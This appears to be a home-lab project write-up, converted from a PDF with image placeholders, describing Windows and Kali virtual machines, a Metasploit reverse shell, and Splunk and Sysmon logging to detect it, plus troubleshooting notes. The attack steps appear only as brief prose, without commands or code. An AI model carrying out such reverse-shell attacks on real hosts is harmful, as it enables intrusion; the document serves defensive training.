




## Testing connectivity between Windows and Kali




## Ping test verifying ICMP connectivity




## Enabling ICMP on Windows Firewall

## Exploitation & Post-Exploitation



Metasploit handler received a reverse shell from the compromised Windows host.

## Detection, Logging & Analysis



Splunk successfully ingested logs from the attack. Events from Sysmon and Security logs provided full visibility into malicious activity.

## Troubleshooting & Problem Solving

During the project, several issues were identified and resolved, such as:

- Network communication problems between VMs (solved by double-checking internal network adapter settings and manually assigning IPs)
- Splunk log ingestion gaps (resolved by reviewing and updating the input.conf to include missing channels and enable XML rendering)
- No logs in Splunk dashboard (required validation of Universal Forwarder connection and permissions)
- Ensuring correct order of attack simulation (Nmap before Metasploit for proper adversary emulation)

Troubleshooting Example: When logs did not appear in Splunk, revisited both input.conf content and Universal Forwarder service status. Asked targeted questions about Splunk's expected sources and corrected the configuration by referencing Splunk documentation.

## Lessons Learned

- Learned step-by-step deployment of enterprise logging with Splunk and Sysmon
- Developed practical troubleshooting skills by resolving common but real-world problems (network, log, and tool configuration)
- Gained hands-on red team/blue team experience simulating attacker workflow and validating detection pipeline
- Improved confidence with parsing Windows event logs and forensic artifact review in Splunk
- Learned the value of iterative configuration and validation for all tools in the chain